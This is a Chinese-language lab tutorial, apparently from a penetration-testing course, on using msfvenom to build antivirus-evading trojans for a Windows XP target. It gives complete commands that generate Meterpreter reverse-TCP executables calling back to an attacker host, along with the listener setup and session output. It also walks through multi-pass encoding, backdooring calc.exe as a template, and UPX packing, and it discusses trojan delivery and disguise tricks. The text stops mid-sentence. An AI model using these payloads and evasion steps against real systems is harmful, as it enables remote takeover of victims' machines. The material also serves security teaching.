使用 msfvenom 生成免杀木马

实验目的：

1、了解 msfvenom
2、了解木马的制作原理和免杀方法

实验要求：

1、了解 msfvenom，熟悉相关命令
2、熟悉 msfvenom 常见的木马免杀处理方式
3、熟悉木马的攻击方式

实验工具与软件:

1、kali linux 虚拟机
2、中文版 winxp 虚拟机

实验前的预备知识

1、msfvenom

msfvenom 是 msfpayload、msfencode 的结合体，msfpayload 是攻击载荷生成器,允许你能够生成 shellcode、可执行代码和其他更多的东西，也可让它们在框架软件之外的渗透代码中进行使用。由 MSF 攻击载荷生成器产生的 shellcode 是完全可运行的，但是其中可能包含了一些 null 空字符，在一些程序进行解析时，这些空字符会被认为是字符串的结束，从而使得代码在完整执行之前被截断而终止运行。简单来说，这些\x00 和\xff 字符会破坏你的攻击载荷。另外，在网络上明文传输的 shellcode 很可能被入侵检测系统（IDS)和杀毒软件所识别，为了解决这一问题，Metasploit 的开发者们提供了 MSF 编码器即 msfencode，可以帮助你通过对原始攻击载荷进行编码的方式，来避免坏字符，以及逃避杀毒软件和 IDS 的检测。总的来说可利用 msfvenom 生成木马程序，并在目标机上执行，在本地监听上线，然后达到渗透的目的。kali 2.0 以上自带 msfvenom。

2、木马的传播途径

木马的传播途径包括通过网页、邮件、IM 聊天工具、非法（盗版的）软件、U 盘复制进行传播。所谓网页传播就是木马制作者把木马程序植入网页中，用户浏览网页即被下载安装，这就是著名的网页挂马。邮件传播最容易理解，黑客利用假冒的邮件地址把木马作为邮件附件发送，同时诱使受害者点击了附件；还有攻击者在邮件中使用伪装成 URL 连接，诱使受害者点击链接，结合网页挂马进行传播。目前，即时聊天工具是更广泛利用传播木马的工具，也更便捷，更具有社

会工程学攻击的典型特征。比如通过 QQ 传播木马前，黑客会想方设法成为你的好友，或者是盗用 QQ 号，然后以好友的名义发送带有木马的文件或链接，一般用户都会毫不犹豫地点击并且中招。

3、木马常见的伪装方式

1）伪装成不可执行文件的图标：把木马程序的图标改成 HTML、TXT、ZIP、JPG 文件甚至文件夹图标，具有相当大的迷惑性。如果你通过腾讯 QQ 或邮件收到一个看上去像 TXT 文件，一般就会去点击它看里面的内容，但是一旦点击，木马就会运行。

2）捆绑文件伪装：这种伪装手段是将木马捆绑到一个可执行文件（即 EXE、COM 一类的文件）上。比如捆绑到一个游戏的安装程序上，当安装程序运行时，木马在用户毫无察觉的情况下，偷偷进入了系统。

3）组合伪装：组合伪装利用多种伪装手段进行欺骗，比如把一个木马程序和一个损害了的压缩文件（ZIP 文件）进行捆绑，指定捆绑后的文件为 ZIP 图标，点击后的反应和点击损坏后压缩文件的反应一样，弹出压缩文件已经损坏的提示框，根本就没有意识到木马已经悄悄运行了。

4、免杀木马

免杀就是为了避免被杀毒软件给检测出来，大多数杀毒软件使用特征码(signatures)来识别恶意代码。这些特征码装载在杀毒引擎中，用来对磁盘和进程进行扫描，并寻找匹配对象。发现匹配对象后，杀毒软件会有相应的处理流程：大多数会将感染病毒的二进制文件隔离，或杀掉正在运行的进程。

你应该可以想象到，这种杀毒模型缺乏灵活性。首先，当前的恶意代码数量巨大，导致载入了大量特征码的杀毒引擎很难对文件进行快速检查。其次，特征码必须足够特殊，应当仅在发现真正恶意程序时触发，而不会误杀合法软件。这种模型实现起来相对简单，但是实际应用上并不是非常成功。

话虽如此，杀毒软件厂商的钱也不是白赚的，这个行业有很多高智商的从业人员。如果你没有对计划使用的攻击载荷进行定制，那么它很有可能被杀毒软件检测到。

为了避开杀毒软件，我们可以针对受到杀毒软件保护的目标创建一个独一无二的攻击载荷，它不会与杀毒软件的任何特征码匹配。此外，当进行直接的渗透攻击时，Metasploit 的攻击载荷可以仅仅在内存中运行，不将任何数踞写入到硬盘上，这样我们发起攻击并上载攻击载荷后，大多数杀毒软件都无法检测出它已在目标系统上运行。

实验步骤

实验环境搭建和前面实验完全一致。

1、熟悉 msfvenom 的参数

1）当在命令行中输入 msfvenom 或 msfvenom -h 就会显示 msfvenom 命令参数，这里把常用参数列表如下：


- -a <arch> 设置目标的指令集架构，这里我们选择 x86 即可
- --platform <platform> 设置目标平台，这里是 windows，可以通过-l platforms 选项查看 msfvenom 支持的所有平台
- -p <payload> 设置攻击载荷，我们使用 windows/meterpreter/reverse_tcp，可以通过-l payloads 查看所有攻击载荷
- -e <encoder> 指定编码器，我会组合使用不同的编码器，可以通过-l encoders 查看所有编码器
- -i <count> 指定编码迭代的次数
- -x <path> 指定模版
- -k 该选项可以保留模版原来的功能，将 payload 作为一个新的线程来注入，但不能保证可以用在所有可执行程序上。
- -f <format> 指定生成格式，可以是 raw，exe，elf，jar，c 语言的，python 的，java 的……，用-l formats 查看所有支持的格式
- -o <file> 指定输出的文件名

2、用 msfvenom 创建一个可执行的 windows 文件


1）我们先创建一个简单的反弹 shell 程序，它能够回连到攻击机上。

```
┌──(root💀kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.104 LPORT=4444 -f exe -o payload1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload1.exe
```

这里使用的攻击载荷为 windows/meterpreter/reverse_tcp，这也是最常用的 windows 攻击载荷，由目标主机向攻击机发起 TCP 连接，它的参数 LHOST 是攻击机的 IP 地址（也就是虚拟机 kali 的 ip），LPORT 为攻击机的端口（4444 是 reverse_tcp 缺省使用端口，当然你也可以修改此端口），生成的 payload1.exe 放在虚拟机 kali 的缺省目录/root 下，如下图所示：



2）现在我们把 payload1.exe 程序放到目标机上，这里复制过去就行，需要注意的是虚拟机复制文件到另一个虚拟机是不行的，必须通过主机，当复制到主机时，如果主机有安装杀毒软件就会提示并杀死此文件，从这里也可看出此攻击木马是裸奔的，不可能绕过杀毒软件，我们把它找回来，并复制到目标虚拟机（winxp）上，同样的，虚拟机 winxp 如有杀毒软件，也会提示，最后复制文件到此目录下：



3)在虚拟机 kali 中进行监听，首先在 kali 中启动 msfconsole 并运行监听模块。

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```


show options 查看参数后知道缺省使用攻击载荷为 generic/shell_reverse_tcp，而生成的木马不是这个，必须修改，需要修改的参数和修改后的参数列表如下图：

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.104
LHOST => 192.168.1.104
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.104    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

4）开始监听并在目标主机上运行 payload1.exe 程序，需要注意的是先监听后运行 exe 文件。

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.104:4444
[*] Sending stage (175174 bytes) to 192.168.1.111
[*] Meterpreter session 1 opened (192.168.1.104:4444 → 192.168.1.111:1250) at 2021-01-26 22:26:51 -0500

meterpreter >
```

可以看到已经建立了 TCP 通道，渗透成功。输入 ps，查看目标主机进程，可以看到木马程序 payload1.exe 在目标主机运行了。



3、木马免杀

免杀总结一下大概有以下几种方法：

1. 编码
2. 加壳
3. 先生成 c 源码，再编译成 exe
4. 利用工具（Veil，TheFatHat 等）

1）编码

避免被查杀的方法之一是使用 MSF 编码器对我们的攻击载荷文件进行重新编码。MSF 编码器是一个非常实用的工具，它能够改变可执行文件中的代码形状，让杀毒软件认不出它原来的样子，而程序功能不会受到任何影响。

我们可以使用 msfvenom -l encodes 列出所有可用的编码格式。请注意不同的编码格式适用于不同的操作系统平台。由于架构不同，一个 Power PC (PPC)编码器生成的文件在 x86 平台上无法正常工作。要使用 msfvenom 命令首先退出 meterpreter，再退出 msfconsole，退出命令都是 quit，如下图：

```
msf6 exploit(multi/handler) > quit

┌──(root💀kali)-[~]
└─# msfvenom -l encoders

Framework Encoders [--encoder <value>]
======================================

    Name                            Rank       Description
    ----                            ----       -----------
    cmd/brace                       low        Bash Brace Expansion Command Encoder
    cmd/echo                        good       Echo Command Encoder
    cmd/generic_sh                  manual     Generic Shell Variable Substitution Command Encoder
    cmd/ifs                         low        Bourne ${IFS} Substitution Command Encoder
    cmd/perl                        normal     Perl Command Encoder
    cmd/powershell_base64           excellent  Powershell Base64 Command Encoder
    cmd/printf_php_mq               manual     printf(1) via PHP magic_quotes Utility Command Encoder
    generic/eicar                   manual     The EICAR Encoder
    generic/none                    normal     The "none" Encoder
    mipsbe/byte_xori                normal     Byte XORi Encoder
    mipsbe/longxor                  normal     XOR Encoder
    mipsle/byte_xori                normal     Byte XORi Encoder
    mipsle/longxor                  normal     XOR Encoder
    php/base64                      great      PHP Base64 Encoder
    ppc/longxor                     normal     PPC LongXOR Encoder
    ppc/longxor_tag                 normal     PPC LongXOR Encoder
    ruby/base64                     great      Ruby Base64 Encoder
    sparc/longxor_tag               normal     SPARC DWORD XOR Encoder
    x64/xor                         normal     XOR Encoder
    x64/xor_context                 normal     Hostname-based Context Keyed Payload Encoder
    x64/xor_dynamic                 normal     Dynamic key XOR Encoder
    x64/zutto_dekiru                manual     Zutto Dekiru
    x86/add_sub                     manual     Add/Sub Encoder
    x86/alpha_mixed                 low        Alpha2 Alphanumeric Mixedcase Encoder
    x86/alpha_upper                 low        Alpha2 Alphanumeric Uppercase Encoder
    x86/avoid_underscore_tolower    manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower          manual     Avoid UTF8/tolower
    x86/bloxor                      manual     BloXor - A Metamorphic Block Based XOR Encoder
    x86/bmp_polyglot                manual     BMP Polyglot
    x86/call4_dword_xor             normal     Call+4 Dword XOR Encoder
    x86/context_cpuid               manual     CPUID-based Context Keyed Payload Encoder
    x86/context_stat                manual     stat(2)-based Context Keyed Payload Encoder
    x86/context_time                manual     time(2)-based Context Keyed Payload Encoder
    x86/countdown                   normal     Single-byte XOR Countdown Encoder
    x86/fnstenv_mov                 normal     Variable-length Fnstenv/mov Dword XOR Encoder
```

```
    x86/jmp_call_additive           normal     Jump/Call XOR Additive Feedback Encoder
    x86/nonalpha                    low        Non-Alpha Encoder
    x86/nonupper                    low        Non-Upper Encoder
    x86/opt_sub                     manual     Sub Encoder (optimised)
    x86/service                     manual     Register Service
    x86/shikata_ga_nai              excellent  Polymorphic XOR Additive Feedback Encoder
    x86/single_static_bit           manual     Single Static Bit
    x86/unicode_mixed               manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
    x86/unicode_upper               manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
    x86/xor_dynamic                 normal     Dynamic key XOR Encoder
```

要使用编码器加上-e 就可以了，下面命令是生成一个木马 payload2.exe 且用 x86/shikata_ga_nai 编码器进行编码:

```
┌──(root💀kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.104 LPORT=4444 -e x86/shikata_ga_nai -f exe -o payload2.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: payload2.exe
```

再把木马文件复制到主机上，不过可惜的是它仍然逃不过 360 杀毒软件。

多重编码

在前面例子中使用的 shikata_ga_nai 编码技术是多态（polymorphic）的，也就是说，每次生成的攻击载荷文件都不一样。杀毒软件如何识别攻击载荷中的恶意代码是一个谜。为了防止杀毒软件识别，我们可以用多重编码技术来改善这种状况，这种技术允许对攻击载荷文件进行多次编码，以便绕过杀毒软件的特征码检查。

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.104 LPORT=4444 -e x86/shikata_ga_nai -i 10 -f raw | msfvenom -e x86/alpha_upper -a x86 --platform window -i 5 -f raw | msfvenom -e x86/shikata_ga_nai -a x86 --platform window -i 10 -f raw | msfvenom -e x86/countdown -a x86 --platform window -i 10 -f exe -o payload3.exe

我们使用了 10 次 shikata ga nai 编码，将编码后的原始数据又进行 5 次 alpha_upper 编码，然后再进行 10 次 shikata_ga_nai 编码，接着进行 10 次 countdown 编码，最后生成可执行文件格式。为了进行免杀处理，这里我们对攻击载荷一共执行了 35 次编码。但是它还是无法成功躲避 360 杀毒软件。


新的模板

通常情况下，运行 msfvenom 命令时，攻击载荷被嵌入到默认的可执行文件模板中，默认模板文件位于 data/templates/template.exe。虽然这个模板文件会时常更新，但它永远是杀毒软件厂商在创建病毒库时的重点关注对象。实际上，当前版本的 msfvenom 支持使用-X 选项使用任意的 Windows 可执行程序来代替默认模板文件。


大多数情况下，当被攻击的用户运行类似我们刚刚生成的这种包含后门的可执行文件时，什么都没有发生，这很可能会引起用户的怀疑。为了避免被目标察觉，你可以使用-k 选项配置攻击载荷在一个独立的线程中运行，而宿主程序也能正常运行，这样可以隐秘地启动一个攻击载荷。现在我们使用 32 位的计算器程序 calc.exe 作为模板且使用-k 选项保持它的原功能。

1）在 winxp 虚拟机找到 calc.exe 程序并复制到主机上，再把主机刚复制的程序复制到 kali 的 root 目录下。

2）生成后门程序



3）把后门程序按相同方法复制到 winxp 中，不过可惜的是还是逃不过 360 杀毒软件，我们把它从杀毒软件中找出来看看它能否保留原功能且能生成后门。



4）启动 calc.5.1.1.exe，可惜的是它原来的功能消失了，-k 参数失去了作用，不过后门还是可以。

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.104:4444
[*] Sending stage (175174 bytes) to 192.168.1.111
[*] Meterpreter session 1 opened (192.168.1.104:4444 → 192.168.1.111:1316) at 2021-03-01 20:57:38 -0500

meterpreter > 
```


这样看来选择一个可用模板也是不容易的，需要我们反复测试。


尝试加壳软件

加壳软件是一类能够对可执行文件进行加密压缩并将解压代码嵌入其中的工具。当加过壳的文件被执行后，解压代码会从已压缩的数据中重建原始程序并运行。这些过程对用户是透明的，所加壳后的程序可以代替原始程序使用。加壳后，可执行文件更小，而功能与原来的文件一样。

加壳软件本质目的是反调试，防止逆向工程。我们这里使用加壳软件的目的是为了改变后门程序的特征码。这个实验使用广受欢迎的 UPX 加壳软件。


1）我们输入一个不带参数的 upx 命令查看它支持哪些选项。接着我们使用-5 选项对我们的可执行文件 calc.5.1.1.exe 进行加壳。





加壳失败了。

2）我们试着对实验的第一个后门程序 payload1.exe 进行加壳。



加壳成功，复制到 winxp 虚拟机上，360 杀毒轻轻松松的发现了 upx 加壳的后门程序。

总结一下：msfvenom 实在是众矢之的，由它制作的可执行程序，即便 upx 加壳混淆，依然难以达到免杀的效果。

先生成 c 源码，再编译成 exe


为了能达到免杀，最好还是使用第三方软件制作可执行程序，msfvenom 不仅仅

